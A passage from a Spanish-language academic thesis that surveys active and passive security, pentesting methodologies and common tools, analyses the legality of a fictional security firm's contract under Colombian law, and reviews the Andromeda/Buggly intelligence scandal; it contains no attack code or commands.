[33] 3DIGITS [sitio web]. Palma: Sistemas de seguridad informática activa y sistemas de seguridad informática pasiva, [En línea], consultado. [09-10-2022]. Disponible en: https://www.3digits.es/blog/seguridad-informatica-activa-pasiva.html#Seguridad_informatica_activa.
[34] REVISTA UNIR. Op. Cit., p.1.
[35] Ibid., p. 1.
[36] Ibid., p. 1.
[37] Ibid., p. 1.
[38] Ibid., p. 1.
[39] REVISTA UNIR. Op. Cit., p.1.

2.2.1.7 Encriptación de la información: es recomendable la utilización de técnicas criptográficas sobre la información de la entidad, lo cual puede asegurar en gran medida de que esta no pueda ser accesible por el atacante, así haya sido exitoso el intento de sustracción de la información[40].

2.2.1.8 Instalación y configuración de hardware de seguridad: En la actualidad existen equipos de red con capacidad de filtrado de spam, contenido web malicioso, detección de bots, inclusive con capacidades Ipsec Y SSL.[41]

2.2.2 SEGURIDAD PASIVA: a diferencia de la seguridad activa, la seguridad pasiva comprende las técnicas, procedimientos y medios (herramientas), que permiten corregir o reestablecer el sistema a una condición previa al incidente, corrigiendo o mitigando los efectos negativos de este sobre el sistema de información. Algunos de estos:[42]

2.2.2.1 Recuperación de equipos infectados: Los equipos afectados por algún tipo de malware presentan comportamientos fuera de la normalidad que menoscaban el rendimiento de procesamiento como de comunicación de las maquinas, la detección de este tipo de amenazas con normalidad requiere el escaneo o reconfiguración de los equipos.[43]

2.2.2.2 Restauración de la Información y de los sistemas: La realización de copias de seguridad periódica o en tiempo real permiten ejecutar tareas rápidas de recuperación de los sistemas y su información[44].

2.2.2.3 Análisis forense: Después de la consolidación o cristalización de un incidente, es importante la recuperación del sistema, sin embargo, es imperativo conocer el origen y comportamiento de la amenaza, por lo cual es necesario realizar una inspección forense a los equipos y sistemas comprometidos para comprender y evitar la nueva ocurrencia del incidente.[45]

La constante evolución y penetración de las tecnologías de la información en la sociedad colombiana conllevan consigo un alto grado de notificación de las amenazas, además que un incremento significativo de los ataques cibernéticos, lo cual genera la necesidad y obligación de mejorar las herramientas de seguridad informática. En Colombia en la actualidad las entidades de seguridad se están asociando a la estrategia TI emanada por el Ministerio de las Tecnologías de la

[40] 3DIGITS. Op. Cit., p.1
[41] Ibid., p. 1.
[42] Ibid., p. 1.
[43] Ibid., p. 1.
[44] Ibid., p. 1.
[45] Ibid., p. 1.

información y de las comunicaciones para aumentar la capacidad estatal de respuesta ante las amenazas predominantes[46].

2.3 PRUEBAS DE PENETRACION O PENTESTING

Un pentesting o prueba de penetración es una metodología de identificación de vulnerabilidades de un sistema de informático que tiene como objetivo principal prevenir ataques externos con conocimiento pleno del propietario o explotador del sistema de las metodologías, técnicas y métodos que se utilizaran para la identificación y explotación de vulnerabilidades.[47]

2.3.1 METODOLOGIAS

Existen diversas metodologías para la realización de pruebas de penetración para abordar las diferentes y actuales vectores de ataque que ponen en riesgo los sistemas informáticos, entre ellos los más relevantes:[48]

2.3.1.1 ISSAF: Information System Security Assessment Framework es una metodología desarrollada por el Open Information Systems Security Group (OISSG), el cual categoriza la evaluación de la seguridad del sistema de información en varios dominios, consecuentemente busca la realización de pruebas o evaluaciones específicas para cada dominio, estableciendo criterios en cada uno de ellos.[49]

---

[46]COLOMBIA. MINISTERIO DE LAS TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES. Sala de prensa. [Sitio WEB]. Bogotá D.C. La entidad. [Sin fecha]. Disponible en: https://www.mintic.gov.co/gestion-ti/Seguridad-TI/..

[47]SALAZAR, J.M. BALDERAS, A.V. GARCIA, H. CRUZ, C. Implementation of a pentesting strategy with free software. [en línea]. Articulo científico. TECTZAPIC: Revista Académico-Científica, Ciudad Valles.: 2020. [Consultado 09, octubre,2022], ISSN: 2444-4944. Disponible en: https://www.eumed.net/es/revistas/tectzapic/vol-7-no-1-mayo-2021/estrategia-pentesting..

[48] GONZÁLEZ, Henry. MONTESINO, Raydel. Capacidades de las metodologías de pruebas de penetración para detectar vulnerabilidades frecuentes en aplicaciones web. [en línea]. Articulo científico. Revista Cubana de Ciencias Informáticas, La Habana.: 2018. [Consultado 09, octubre,2022], ISSN: 2227-1899. Disponible en: https://search-ebscohost-com.bibliotecavirtual.unad.edu.co/login.aspx?direct=true&db=edsdoj&AN=edsdoj.5b721b37ca054b0f9cd78ea385b77209&lang=es&site=eds-live&scope=site.

[49] GAVIRIA, Hermes. Y, CARMONA, Jhon. Metodología De Testing De Seguridad Para Aplicaciones Móviles Android, En El Campo De La Salud. [en línea]. Trabajo de Grado. Instituto Tecnológico Metropolitano, Bogotá D.C.: 2018. [Consultado 09, octubre,2022]. Disponible en: chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/https://repositorio.itm.edu.co/bitstream/handle/20.500.12622/1512/Rep_Itm_pre_Gaviria.pdf?sequence=1&isAllowed=y..

El objetivo principal de ISSAF es la de brindar una imagen integral de la situación del sistema informático, resaltando las vulnerabilidades que puedan existir.[50]

2.3.1.1.1 Criterios de evaluación ISSAF:

- Descripción de los criterios de evaluación.
- Finalidades y objetivos.
- Prerrequisitos para la realización de las evaluaciones
- Procesos para las evaluaciones.
- Presentación de resultados.
- Contramedidas recomendadas.
- Referencias a documentos externos.

2.3.1.1.2 Fases de las pruebas de penetración metodología ISSAF:

- Fase I: Planteamiento.
- Fase II: Evaluación.
- Fase III: Tratamiento.
- Fase IV: Acreditación.
- Fase V: Mantenimiento.[51]

2.3.1.2 OSSTMM: Open Source Security Testing Methodology Manual es una metodología de Fuente abierta desarrollada y distribuida por ISECOM, consolidándose a nivel global como una de las más aceptadas ya que no busca como principio básico el descubrimiento de grandes brechas de seguridad, sino al contrario propone una metodología de precisa verificación y análisis entre las personas, los procesos, los sistemas y del software.[52]

2.3.1.2.1 Fases o secciones de las pruebas de penetración metodología OSSTMM:

- Sección A: Seguridad de la Información.
  - Revisión de la Inteligencia Competitiva.
  - Revisión de Privacidad.
  - Recolección de Documentos.

- Sección B: Seguridad de los Procesos.
  - Testeo de Solicitud.
  - Testeo de Sugerencia Dirigida.
  - Testeo de las Personas Confiables.

[50] GAVIRIA, Hermes. Y, CARMONA, Jhon.. Op. Cit., p.54
[51] Ibid., p. 56.
[52] Ibid., p. 56.

- Sección C: Seguridad en las tecnologías de Internet.
    - Logística y Controles.
    - Exploración de Red.
    - Identificación de los Servicios del Sistema.
    - Búsqueda de Información Competitiva.
    - Revisión de Privacidad.
    - Obtención de Documentos.
    - Búsqueda y Verificación de Vulnerabilidades.
    - Testeo de Aplicaciones de Internet.
    - Enrutamiento.
    - Testeo de Sistemas Confiados.
    - Testeo de Control de Acceso.
    - Testeo de Sistema de Detección de Intrusos.
    - Testeo de Medidas de Contingencia.
    - Descifrado de Contraseñas.
    - Testeo de Denegación de Servicios.
    - Evaluación de Políticas de Seguridad.

- Sección D: Seguridad en las Comunicaciones.
    - Testeo de PBX.
    - Testeo del Correo de Voz.
    - Revisión del FAX.
    - Testeo del Modem.

- Sección E: Seguridad Inalámbrica.
    - Verificación de Radiación Electromagnética (EMR).
    - Verificación de Redes Inalámbricas [802.11].
    - Verificación de Redes Bluetooth.
    - Verificación de Dispositivos de Entrada Inalámbricos.
    - Verificación de Dispositivos de Mano Inalámbricos.
    - Verificación de Comunicaciones sin Cable.
    - Verificación de Dispositivos de Vigilancia Inalámbricos.
    - Verificación de Dispositivos de Transacción Inalámbricos.
    - Verificación de RFID.
    - Verificación de Sistemas Infrarrojos.
    - Revisión de Privacidad.

- Sección F: Seguridad Física.
    - Revisión de Perímetro.
    - Revisión de monitoreo.
    - Evaluación de Controles de Acceso.
    - Revisión de Respuesta de Alarmas.

- Revisión de Ubicación.
- Revisión de Entorno.[53]

2.3.1.3 Offensive Security: Es una metodología de búsqueda, análisis, explotación y revisión de vulnerabilidades para sistemas informáticos, practicando el concepto de seguridad ofensiva. Es un modelo esencialmente intrusivo que busca no una imagen general estadística del sistema si no en concreto el resultado especifico de las pruebas de penetración.

2.3.1.3.1 Fases de las pruebas de penetración metodología Offensive Security:

- Recolección de información.
- Análisis de vulnerabilidades.
- Definición de objetivos secundarios.
- Ataque.
- Análisis de resultados.

2.3.1.4 OWASP: Open Web Application Security Project, es un Proyecto de código abierto, actualizado a su última versión en el año 2021, el cual tiene como objetivo principal la de la mejora del desarrollo del software para aplicaciones web[54], y al ser una comunidad de carácter global, permite la difusión rápida de herramientas y metodologías desarrolladas.[55]

La ejecución de este tipo de metodología requiere la aplicación de cinco fases, las cuales incluyen:

- Fase de reconocimiento: En esta fase se realiza una recopilación de la información inicial, además de un planeamiento del alcance y limitación de las pruebas a efectuar:
  - Información de Dominios.

[53] DRAGONJAR [sitio web]. Manizales: Manual de la Metodología Abierta de Testeo de Seguridad, [En línea], consultado. [09-10-2022]. Disponible en: https://www.dragonjar.org/osstmm-manual-de-la-metodologia-abierta-de-testeo-de-seguridad.xhtml.

[54] HERNANDEZ, Manuel. Pentesting con OWASP: fases y metodología. [sitio web]. Alicante: HIBERUS. [09-10-2022]. Publicación web. Disponible en: https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/.

[55] DUGROHO, Dimas. HIDAYAT, Muhammad. SOEWITO, Benfano. Concurrent Implementation of Waf and Hardening Broken Authentication to Secure Web Application. Journal of Syntax Literate. [en línea]. Articulo científico. Binus University, Yakarta Occidental: 2022. [Consultado 09, octubre,2022]., p–ISSN: 2541-0849 e-ISSN: 2548-1398. Disponible en: https://search-ebscohost-com.bibliotecavirtual.unad.edu.co/login.aspx?direct=true&db=asn&AN=158575986&lang=es&site=ehost-live.

    - Información de direcciones IP.
    - Información de puertos.
    - Información de servicios.
    - Selección de herramientas.
    - Cronograma de actividades.
    - Selección de roles.
- Fase de Análisis: En esta fase se realiza un análisis o revisión exhaustiva de los posibles vectores o amenazas a las cuales puede estar sometido el sistema informático para permitir la mejor selección de procedimiento o ataques, así mismo se valora los posibles impactos y medición de riesgos.[56]

- Fase de Explotación: Esta fase como la más importante y compleja de la metodología, es donde se aplican todas las estrategias, herramientas y procedimientos planificados en la fase de planeación. Esta fase involucra dos modalidades;

    - Pasiva: se realizan actividades no invasivas al sistema para verificar su estado y comportamiento, analizando todos los elementos que arroje el procedimiento y analizado posibles vulnerabilidades que deban ser analizadas en profundidad.

    - Activa: En esta se realizan por parte del equipo Auditor, los procesos de ethical hacking recomendados para el sistema auditado, tales como:

        - Pruebas de gestión de configuración.
        - Pruebas de autenticación.
        - Pruebas de autorización.
        - Pruebas de gestión de sesiones.
        - Pruebas de lógica empresarial.
        - Pruebas de validación de datos.
        - Pruebas de servicio.
        - Pruebas de servicios web.
        - Pruebas de Ajax.

- Fase de reporte: Una vez terminadas las pruebas éticas pasivas y activas se reporta al propietario del sistema los hallazgos de vulnerabilidades y de potenciales riesgos,

[56] DUGROHO, Dimas. HIDAYAT, Muhammad. SOEWITO, Benfano. Op. Cit., p.4.

escalados por su probabilidad de cristalización, así mismos clasificados según la naturaleza de estos.

Este reporte permite al propietario del sistema informático la correcta toma de decisiones basados en un reporte priorizado de amenazas y de posibles acciones correctivas o mitigatorias.[57]

2.4 HERRAMIENTAS UTILIZADAS EN LAS METODOLOGÍAS DE PRUEBAS DE PENETRACIÓN O PENTESTING.

2.4.1 NMAP: Es una herramienta de código abierto que permite realizar un escaneo de puertos del sistema informático, lo cual permite gestionar su seguridad.[58]

2.4.2 METAESPLOIT: Es un software desarrollado para la realización de pentesting, permitiendo la ejecución de exploits sobre un sistema informático.[59]

2.4.3 NESSUS: Al igual que METASPLOIT es un software o aplicación desarrollada con múltiples plugins o módulos con capacidad de escaneo e identificación de múltiples vulnerabilidades en un sistema informático.[60]

2.4.4 BURP SUITE: Es una herramienta aplicada para pentesting web con características automatizadas de escaneo de vulnerabilidades, creación de plugins autónoma, entre otros.[61]

2.4.5 ACUNETIX: Es en scanner web que incluye herramientas de cross-script, inyección SQL, ejecución de códigos, así mismo tiene capacidad de escaneo de redes y puertos en busca de vulnerabilidades.[62]

2.4.6 SQLmap: Es una herramienta automatizada especializada en la búsqueda y detección de vulnerabilidades de inyección de SQL y extracción de base de datos.[63]

---

[57] HERNANDEZ, Manuel. Op. Cit., p.1.
[58] LÓPEZ, Rina. Pruebas De Penetración En Aplicaciones Web Usando Hackeo Ético. [en línea]. Articulo científico. ITCA-FEPADE, San Salvador: 2017. [Consultado 09, octubre,2022]. Disponible en: https://core.ac.uk/download/pdf/143423938.pdf.
[59] Ibid., p. 5.
[60] Ibid., p. 5.
[61] Ibid., p. 5.
[62] Ibid., p. 6.
[63] Ibid., p. 6.

2.4.7 WHATWEB: Es una herramienta que permite la identificación de los posibles objetivos, que contengan plataformas CMS.[64]

2.4.8 OpenVas: Open Vulnerability Assessment System, es una herramienta que facilita un framework integrador de herramientas y servicios especializados en el escaneo y detección de vulnerabilidades en un sistema informático.

2.4.9 KALI LINUX: Es un sistema operativo de código abierto basado en LINUX, el cual contiene varias herramientas de hacking ético que permiten la realización de pruebas de penetración.[65]

2.4.10 WIRESHARK: Es una herramienta automatizada para el escaneo de trafico de red, el cual permite conocer y administrar problemáticas relacionadas con la utilización de la red.[66]

2.4.11 SNORT: Es un sistema de detección de intrusos basados en una red de datos, analizando paquetes o tramas de datos en busca de actividad sospechosa o maliciosa.[67]

2.4.12 EXPLOITDB: Es un servicio en línea que permite compartir información de vulnerabilidades encontradas, así como instrucciones de como explotarlas.

2.4.13 OPENVAS: Es un scanner de vulnerabilidades que ejecuta pruebas auténticas o no autenticadas, con una variedad amplia de protocolos de comunicación, es de licencia publica o abierta, su capacidad característica radica en la cantidad de pruebas simultaneas o en tiempo real que puede realizar sobre un mismo objetivo, lo cual lo hace bastante atractivo para el uso profesional y avanzado.[68]

2.4.14 Fases pruebas de penetración: En contexto general, todas las metodologías y herramientas para el desarrollo de pruebas de penetración contemplan tres fases básicas por lo menos; Fase de detección, Fase de exploración de Vulnerabilidades y Etapa de Explotación o infiltración.[69]

---

[64] López, Rina. Op. Cit., p.6.
[65] Ibid., p. 6.
[66] Ibid., p. 6.
[67] Ibid., p. 6.
[68]OPENVAS [sitio web]. Osnabrück: S Greenbone OpenVas Manual, [En línea], consultado. [09-10-2022]. Disponible en: https://www.openvas.org/.
[69]SONG, Bing. SUN, Li y QIN, Zhijong. Design of Web Security Penetration Test System Based on Attack and Defense Game. [en línea]. Articulo científico. Hindawi Scientific Programming, Zhengzhou: 2022. [Consultado 09, octubre,2022]. Disponible en: https://search-ebscohost-com.bibliotecavirtual.unad.edu.co/login.aspx?direct=true&db=asn&AN=157392358&lang=es&site=ehost-live.

2.5 EJERCICIO PRACTICO DE ANALISIS ETICO Y LEGAL, CASO HACKERS SECURITY ORG.

2.5.1 ESCENARIO GENERAL: PROBLEMÁTICA

La organización Hackers Security es una organización con reconocimiento a nivel mundial por asesorar a grandes Gobiernos en procesos de ciberseguridad y ciberdefensa logrando posicionarse como la organización más importante en el campo de la seguridad informática a nivel mundial, la organización ha decidido que es hora de conformar equipos de Red team y Blue team dentro de su estructura funcional para aumentar los protocolos de seguridad al interior de esta.

Para dar inicio, la organización Hackers Security hace entrega de un contrato para el reclutamiento de sus equipos Red team y Blue team; este contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos. La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna; ante este evento la gerencia solicita tener suma precaución antes de firmar el contrato y acuerdos de confidencialidad estipulados para el fin de contratación de personal, sin embargo la organización aprovecha una serie de problemas que ha identificado en su interior y como prueba de admisión al equipo Red team y Blue team deciden clasificar una primera misión a la cual deberían dar respuesta en poco tiempo y trabajar bajo presión “característica” de estos equipos. También deberá proyectar la instalación de dos máquinas virtuales por medio de virtualbox para poder ejecutar las sesiones de pruebas en las actividades posteriores.

2.5.2 ANALISIS

Al analizar el documento de acuerdo o contrato entre la organización Hackers Security y los potenciales nuevos reclutas para la organización y contrastarlos con lo estipulado en las leyes 1273 del 05 de enero de 2009 y 1581 del 17 de octubre de 2012, así mismo con lo acordado por la Republica de Colombia dentro del Convenio de Budapest, el cual entro en vigor el 01 de julio de 2004, se encontraron los siguientes puntos a considerar, así como anomalías éticas y jurídicas:

2.5.2.1 Dirección de la empresa y el potencial reclutado.

En primer término, se observa que la empresa Hacker Security se encuentra emplazada en los Estados Unidos de América, por lo cual se sobreentiende que debe atender a la normatividad norteamericana relacionada con los cibercrímenes, así mismo es sujeto de cumplimiento del CONVENIO DE

BUDAPEST[70], teniendo en cuenta que este país al igual que Colombia suscribió y firmo este convenio, que entre otros apartados insiste en su capítulo III el factor de Cooperación Internacional entre los países firmantes de este convenio, para efectos de investigación, judicialización y en los casos correspondientes el manejo de la figura de la extradición.

2.5.2.2 CLAUSULA PRIMERA.

"Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de Hackers Security no podrán ser divulgados."

Al observar esta cláusula no podemos discernir a ciencia cierta la tipología ni el alcance de afectación de los procesos ilegales que se hayan, estén o se vayan a llevar a cabo dentro de la compañía Hackers Security, sin embargo, es posible inferir que al aceptar este tipo de clausulado el contratante estaría asumiendo la materialización de delitos contemplados en la ley 1273 de 2009, tales como:

"Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA: Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales."[71]Teniendo en cuenta que el futuro contratante no solamente será el encargado de manipular la información que en la compañía se le suministre, sino también deberá ser responsable por la administración y seguridad intangible.

[70] UNION EUROPEA. CONSEJO EUROPEO. Convenio sobre la ciberdelincuencia. (23, noviembre, 2001). Convenio Sobre La Ciberdelincuencia. En: La entidad. Budapest. 2001. 26 p.
[71] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273. (05, enero, 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. En: Secretaria General del Senado. Bogotá D.C. 2009. 4 p.

2.5.2.3 CLAUSULA CUARTA, INCISOS 3, 4 Y 9.

“3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.”

“4. Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.”

“9. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Hackers Security.”

Este clausulado no solo va en contravía de algunas normas contempladas en el Código Penal Colombiano, como el concierto para delinquir, entre otros. Por otro lado, al respecto a la ley 1273 de 2009, contempla:

“Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA:7. 7. Utilizando como instrumento a un tercero de buena fe.”

Al considerar que la empresa Hacker Security, busca instrumentalizar al contratante para adelantar procesos que se consideran ilegales dentro de esta organización, transfiriendo o compartiendo el delito con el prospecto.

2.5.2.4 CLAUSULA OCTAVA

“Solución de controversias: Las partes (nombre estudiante - nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Hackers Security.”

Si bien, como se evidencio en el parágrafo 5.4.2.2, esta cláusula se podría considerar no ética o abusiva, si bien la manipulación o tenencia de información con características ilegales no solo compromete a sujeto o contratante, este hecho no desvincula de ninguna manera de las responsabilidades de la empresa Hackers Security.

“Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA: Si quien incurre en estas conductas es el responsable de la administración, manejo

o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales."[72]Teniendo en cuenta que el futuro contratante no solamente será el encargado de manipular la información que en la compañía se le suministre, sino también deberá ser responsable por la administración y seguridad intangible."[73]

2.5.2.5 CLAUSULA NOVENA

"Novena. Legislación aplicable: Este acuerdo se regirá por las leyes de la República de Colombia y se interpretará de acuerdo con las mismas."

Esta cláusula carece de alcance, ya que la empresa Hackers Security, posee su domicilio principal en los Estados Unidos, sobreentendiendo que esta es su base de operaciones principal, no solamente en este contrato rigen las leyes vigentes en la Republica de Colombia, sino a su vez las leyes del país origen de la empresa, así como los estatutos firmados por ambos países similares al convenio de Budapest, y otros acuerdos bilaterales de cooperación internacional.

2.5.3 ANALISIS Y CONCEPTO DE VIABILIDAD OPORTUNIDAD LABORAL EN HACKERS SECURITY.

Al realizar el análisis completo del acuerdo comercial que propone la empresa Hackers Security al potencial contratista, y poniendo en contra pesos las posibles ventajas y desventajas que podría presentar la cristalización de dicho acuerdo, y considerando en primer término el factor económico, donde la remuneración sugerida en dicho acuerdo es bastante considerable, ya que está por encima de un 400% de la aspiración salarial de un actual ingeniero de sistemas en Colombia, según estudio realizado por empleostalent.com[74], lo cual se establece como un factor decisivo para el cerramiento de mencionado ofrecimiento, sin tener en consideración las cláusulas generales que advierten la modalidad y acuerdos que se desean pactar.

Por otro lado, en la arista de la normatividad y legalidad, encontramos que al adentrarse en el clausulado general del acuerdo, es evidente que dentro de las actividades que explota comercialmente la empresa Hackers Security,

---

[72] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273. Op. Cit., p.2.
[73] Ibid., p. 2.
[74] REVISTA SEMANA. [sitio web]. Bogotá: Estas son las carreras profesionales mejor pagadas en Colombia, según nuevo ranking. [09-10-2022]. Disponible en: https://www.semana.com/finanzas/trabajo-y-educacion/articulo/estas-son-las-carreras-profesionales-mejor-pagadas-en-colombia-segun-nuevo-ranking/202245/.

existen ciertos comportamientos que pueden considerarse de carácter ilegal y anti ético, donde se observa posibles vulneraciones no solo al código penal colombiano, sino también y en específico a la ley 1273 de 2009, la cual contempla la tipificación de posibles delitos que se podrían estar dando en el interior de la empresa, tales como acceso abusivo, violación de datos personales, transferencia no consentida de datos, entre otros, donde su comisión contempla penas que van de desde los 48 a los 120 meses de privación de la libertad, esto sin contar los contemplados en las leyes del país de origen de la empresa, como los convenios suscritos internacionalmente como el convenio de Budapest, el cual considera mecanismos de cooperación investigativa y judicial entre los países firmantes. Esto nos lleva a considerar que el riesgo al aceptar dicho acuerdo comercial podría desencadenar en afectaciones morales, patrimoniales, sociales, etc., totalmente desproporcionados a cualquier monto o acuerdo compensatorio al que se llegue.

Por otro lado, y no menos importante encontramos el factor ético del acuerdo, donde se esboza magistralmente una propuesta coercitiva para que el contratante se someta y acepte cualquier acto ilegal que se dé dentro de su vinculación, en contra vía a lo estipulado en el Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares, el cual no solamente evidenciamos cuestiones de principios y valores intrínseco al ejercicio de la profesión, si no también recuerda articulados de origen ético que tienen un alcance legal, donde este autor considera que el articulo 34 parágrafo A, resume la situación expuesta en el caso de estudio, a saber:

"Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación"[75]

De acuerdo con lo anterior, se considera que es totalmente improcedente la suscripción del acuerdo comercial analizado.

[75] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 842. (14, octubre, 2003). Por la cual se modifica la reglamentación del ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, se adopta el Código de Ética Profesional y se dictan otras disposiciones. En: Secretaria General del Senado. Bogotá D.C. 2009. 41 p.

2.6 OPERACIÓN ANDROMEDA BUGGLY.

En Colombia existen desde hace muchos años entidades gubernamentales, constitucionalmente establecidas que realizan operaciones de inteligencia y contrainteligencia, con el fin de preservar la supervivencia y soberanía nacional, estas organizaciones no solamente están regidas por la normatividad común que rige en la nación si no también está regulada desde el año 2013 con la ley estatutaria 1621 por medio de la cual se expiden normas para fortalecer el Marco Jurídico que permite a los organismos que llevan a cabo actividades de inteligencia y contrainteligencia cumplir con su misión constitucional y legal, y se dictan otras disposiciones[76].

Esta norma establece que las actividades por las cuales se justificó la creación de las denominadas fachadas de inteligencia Andrómeda y Buggly, es totalmente legal y es ejecutable por los organismos de inteligencia de la nación, actividades tales como; "*Artículo 17. Monitoreo del Espectro Electromagnético e Interceptaciones de Comunicaciones Privadas. Las actividades de inteligencia y contrainteligencia comprenden actividades de monitoreo del espectro electromagnético debidamente incorporadas dentro de órdenes de operaciones o misiones de trabajo. La información recolectada en el marco del monitoreo del espectro electromagnético en ejercicio de las actividades de inteligencia y contrainteligencia, que no sirva para el cumplimiento de los fines establecidos en la presente Ley, deberá ser destruida y no podrá ser almacenada en las bases de datos de inteligencia y contrainteligencia. El monitoreo no constituye interceptación de comunicaciones. La interceptación de conversaciones privadas telefónicas móviles o fijas, así como de las comunicaciones privadas de datos, deberán someterse a los requisitos establecidos en el artículo 15 de la Constitución y el Código de Procedimiento Penal y sólo podrán llevarse a cabo en el marco de proce-dimientos judiciales"*.[77]

Sin embargo al analizar lo sucedido e investigado en fuentes abiertas, nos llevan a concluir, que si bien el establecimiento o fundación de estas "fachadas" son totalmente normales, algunos de sus funcionarios incurrieron en actividades antiéticas e ilegales en aprovechamiento de las capacidades técnicas adquiridas por los organismos de seguridad del estado, en este caso el Ejercito Nacional de Colombia, se observa la configuración de delitos enmarcados es la ley 1273 de 2009, por citar entre otras:

"Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema

[76] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1621. (17, abril, 2013). Por medio de la cual se expiden normas para fortalecer el Marco Jurídico que permite a los organismos que llevan a cabo actividades de inteligencia y contrainteligencia cumplir con su misión constitucional y legal, y se dictan otras disposiciones. En: Secretaria General del Senado. Bogotá D.C. 2009. 21 p.
[77] Ibid., p. 7.

informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes."

Al haber sustraído subrepticiamente aparentemente información de desmovilizados de grupos al margen de la ley, los cuales se sometían a los programas de desmovilización y reinserción.[78]

"Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses."

Puesto de manifiesto en la aparente interceptación ilegal o "chuzada" que se llevaba a cabo en la fachada de inteligencia militar denominada como ANDROMEDA.[79]
"Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS. El que, con ánimo de lucro y valiéndose de alguna manipulación informática o artificio semejante, consiga la transferencia no consentida de cualquier activo en perjuicio de un tercero, siempre que la conducta no constituya delito sancionado con pena más grave, incurrirá en pena de prisión de cuarenta y ocho (48) a ciento veinte (120) meses y en multa de 200 a 1500 salarios mínimos legales mensuales vigentes.

La misma sanción se le impondrá a quien fabrique, introduzca, posea o facilite programa de computador destinado a la comisión del delito descrito en el inciso anterior, o de una estafa.
Si la conducta descrita en los dos incisos anteriores tuviere una cuantía superior a 200 salarios mínimos legales mensuales, la sanción allí señalada se incrementará en la mitad."[80]

Esta conducta se ve tipificada dentro de las investigaciones adelantadas por la fiscalía general de la Nación, al observar que miembros de las FFMM participantes en las mencionadas fachadas u Operaciones Militares, aprovechándose de su cargo y acceso exclusivo a información de carácter confidencial, realizaron acuerdos comerciales privados ajenos al accionar de las instituciones con el señor Andrés

[78] REVISTA ENTER. [sitio web]. Bogotá: Detrás de Buggly: la historia de la fachada Andrómeda. [09-10-2022]. Disponible en: https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/.
[79]PERIODICO EL PAIS. [sitio web]. Esta es la cronología de cómo se ha desarrollado el caso 'Andrómeda'. [09-10-2022]. Disponible en: https://www.elpais.com.co/colombia/esta-es-la-cronologia-de-como-se-ha-desarrollado-el-caso-andromeda.html.
[80] COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273. Op. Cit., p.3.

Sepúlveda, para la entrega de información privilegiada que afectaban los intereses del estado.[81]

Estas conductas no solamente se ven agravadas como lo dice la ley 1273 de 2009 en su artículo 269H CIRCUSTANCIAS DE AGRAVACION PUNITIVA, al ser estos actores ilegales funcionarios públicos, si no a su vez deslegitimando el accionar de la Fuerza Pública en procura del mantenimiento del Orden público.

[81] REVISTA SEMANA. [sitio web]. Bogotá: El informe que sacudió el caso de la fachada Andrómeda. [09-10-2022]. Disponible en: https://www.semana.com/nacion/articulo/el-informe-que-sacudio-el-caso-de-la-fachada-andromeda/415642-3/.

2.7 EJERCICIO PRÁCTICO DE DEMOSTRACIÓN DE VULNERABILIDADES EN UN SISTEMA INFORMÁTICO A PARTIR DEL USO DE METODOLOGÍAS Y TÉCNICAS DE INTRUSIÓN.

2.7.1 Escenario General: Problemática

